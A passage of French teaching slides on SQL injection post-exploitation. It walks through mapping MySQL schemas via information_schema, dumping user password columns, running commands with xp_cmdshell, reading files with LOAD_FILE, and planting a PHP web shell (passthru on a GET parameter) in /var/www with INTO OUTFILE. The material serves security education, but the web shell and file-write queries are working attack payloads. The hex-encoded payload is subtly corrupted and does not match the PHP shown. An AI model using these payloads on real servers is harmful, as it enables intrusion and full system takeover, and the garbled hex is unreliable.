- Ces tables contiennent **l'intégralité** des éléments de **topologie** : le SGBD s'appuie lui-même sur elles pour **fonctionner**
  - C'est une ressource dont il ne **faut pas** se priver !

- Ainsi la **première étape** de l'attaque consistera à **passer** en **revue** le contenu de ces tables pour prendre connaissance de la topologie des lieux
- C'est un peu **fastidieux**, mais ça permet d'obtenir des données très **fiables** et **exhaustives**
- Dans le cadre d'une attaque à **l'aveugle**, ce sont des caractéristiques qui ont **beaucoup** de **valeur**
- C'est d'ailleurs une problématique **récurrente** lors d'intrusions

- Cas de MySQL :
  - La table `information_schema.columns` contient toutes les informations utiles
  - Beaucoup de **colonnes**, dont **quatre** sont les plus intéressantes

TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	COLUMN_TYPE
mysql	user	user	char(16)
mysql	user	password	char(41)
ma_base	ma_table	colonne1	char(255)
mysql	user	password_expired	Y / N
ma_base	ma_table	colonne2	integer

- Cette structure décrit **deux tables**, contenues dans deux **schémas**

TABLE MYSQL.USER		
USER	**PASSWORD**	**PASSWORD_EXPIRED**
yves	A35F25ED0	N
toto	CAE39AA2C	Y
root	FD0AB6D8C	N

TABLE MA_BASE.MA_TABLE	
COLONNE1	**COLONNE2**
test	12
blabla	25
azerty	0

- En **interrogeant** cette table **unique** il est possible de **reconstruire** entièrement la topologie de la base
  - Les **schémas** de données (bases)
  - Les **tables** des bases
  - Les **colonnes** des tables
  - Les **types** des colonnes
- Il faut procéder de façon « **récursive** », pour construire chaque **colonne** de chaque **table** de chaque **schéma**

- On commence par identifier les **schémas**

```
mysql> select distinct table_schema from
information_schema.columns;
+--------------------+
| table_schema       |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| ma_base            |
+--------------------+
4 rows in set (0,02 sec)
```

- On liste les **tables** d'un schéma

```
mysql> select distinct table_name from
information_schema.columns where
table_schema="mysql";
+---------------------------+
| table_name                |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| time_zone_transition_type |
| user                      |
+---------------------------+
7 rows in set (0,01 sec)
```

- On liste les **colonnes** de la table

```
mysql> select distinct column_name,column_type
from information_schema.columns where
table_schema="mysql" and table_name="user";
+-----------------------------------+
| column_name       | column_type   |
+-----------------------------------+
| User              | char(16)      |
| Password          | char(41)      |
| password_expired  | enum('N','Y') |
+-----------------------------------+
3 rows in set (0,00 sec)
```

- Ces exploitations permettent de prendre connaissance des **données** en base
- C'est déjà **grave**, car la confidentialité des données peut être **primordiale**
  - Données **d'authentification**
  - Données **métiers**
  - Etc.
- L'attaquant est cependant **limité** au SGBD et n'a compromis qu'un **service** particulier, et pas **l'intégralité** du **système**

- Un attaquant ayant réussi à **compromettre** un **service** cherchera toujours à **progresser** et **étendre** son emprise
- Pour cela, il essaiera d'atteindre le **système** sous-jacent
- En particulier il essaiera d'obtenir une **exécution de code** : exécuter une commande choisie sur le système
  - C'est le ***graal*** lors d'une intrusion
  - Lorsqu'elle est **atteinte**, le système tombe **rapidement**

- La première méthode pour obtenir une exécution de code est de solliciter les mécanismes **natifs** du SGBD sur lequel on se trouve
- Cette méthode est surtout exploitable sur MS-SQL (Windows, donc)
  - La fonction `xp_cmdshell` permet d'exécuter une commande sur le système
  - `EXEC xp_cmdshell "dir"`
- Sur les autres SGBD, des méthodes peuvent exister, mais elles sont **plus complexes** et **moins fiables**

- Il est également possible de solliciter les opérations sur les **fichiers**, qui sont proposées par la plupart des SGBD
- La première chose que l'on peut chercher à faire est de prendre connaissance de **fichiers sensibles** sur le système
  - Fichiers de **configuration**
  - Fichiers de **code source**
  - Fichiers **système**
  - Etc.

- Exemple sous MySQL

```
mysql> select LOAD_FILE('/etc/hosts');
+------------------------------+
| LOAD_FILE('/etc/hosts')      |
+------------------------------+
| 127.0.0.1 localhost          |
| 127.0.1.1 laptop-yves        |
+------------------------------+
1 row in set (0,00 sec)
```

- On peut utiliser les fonctionnalités **d'écriture** pour obtenir une exécution de code
- C'est en particulier le cas lorsque le serveur qui héberge le **SGBD** héberge **également** un serveur **HTTP**
  - C'est AUSSI pour cela que c'est une **mauvaise pratique** !
- L'objectif est de **créer** un **fichier** au sein de **l'arborescence** du serveur HTTP, puis de provoquer son exécution en y accédant à travers le serveur HTTP (avec un simple **navigateur**)

- Les serveurs HTTP **exécuteront** un fichier en se basant sur son **extension**
- Les fichiers seront exécutés à l'aune des **modules** chargés sur le service HTTP
- Il faut donc déterminer quel **langage** est **activé** sur le serveur
  - PHP ?
  - Java ?
- On peut l'identifier assez facilement en naviguant sur le service HTTP

- L'objectif est de pouvoir **exécuter** des **commandes**, il faut donc créer un fichier provoquant cette **exécution**.
  - Idéalement on va chercher à pouvoir passer des **commandes** en **paramètre** au serveur
- Par exemple en PHP :

```
<?php $cmd=$_GET['cmd']; passthru($cmd); ?>
```

- Ce script permettra d'exécuter des commandes en appelant des URL sous la forme suivante :

```
http://site/file.php?cmd=whoami
```

- On va alors utiliser le mot-clé `INTO OUTFILE`, qui permet **d'écrire** le résultat de la requête dans un **fichier externe**

```
SELECT "<?php $cmd=$_GET['cmd']; passthru($cmd); ?>"
INTO OUTFILE "/var/www/exec.php";
```

- Il est possible d'utiliser des mécanismes de **transformation** pour éviter de transmettre des **caractères spéciaux**, qui peuvent mener à des **effets de bord**

```
SELECT
0x3C3F706870202024636D643D245F4745545B27636D64275D3B2070
6173737468727528246636D64293B203F3E INTO OUTFILE
"/var/www/exec.php";
```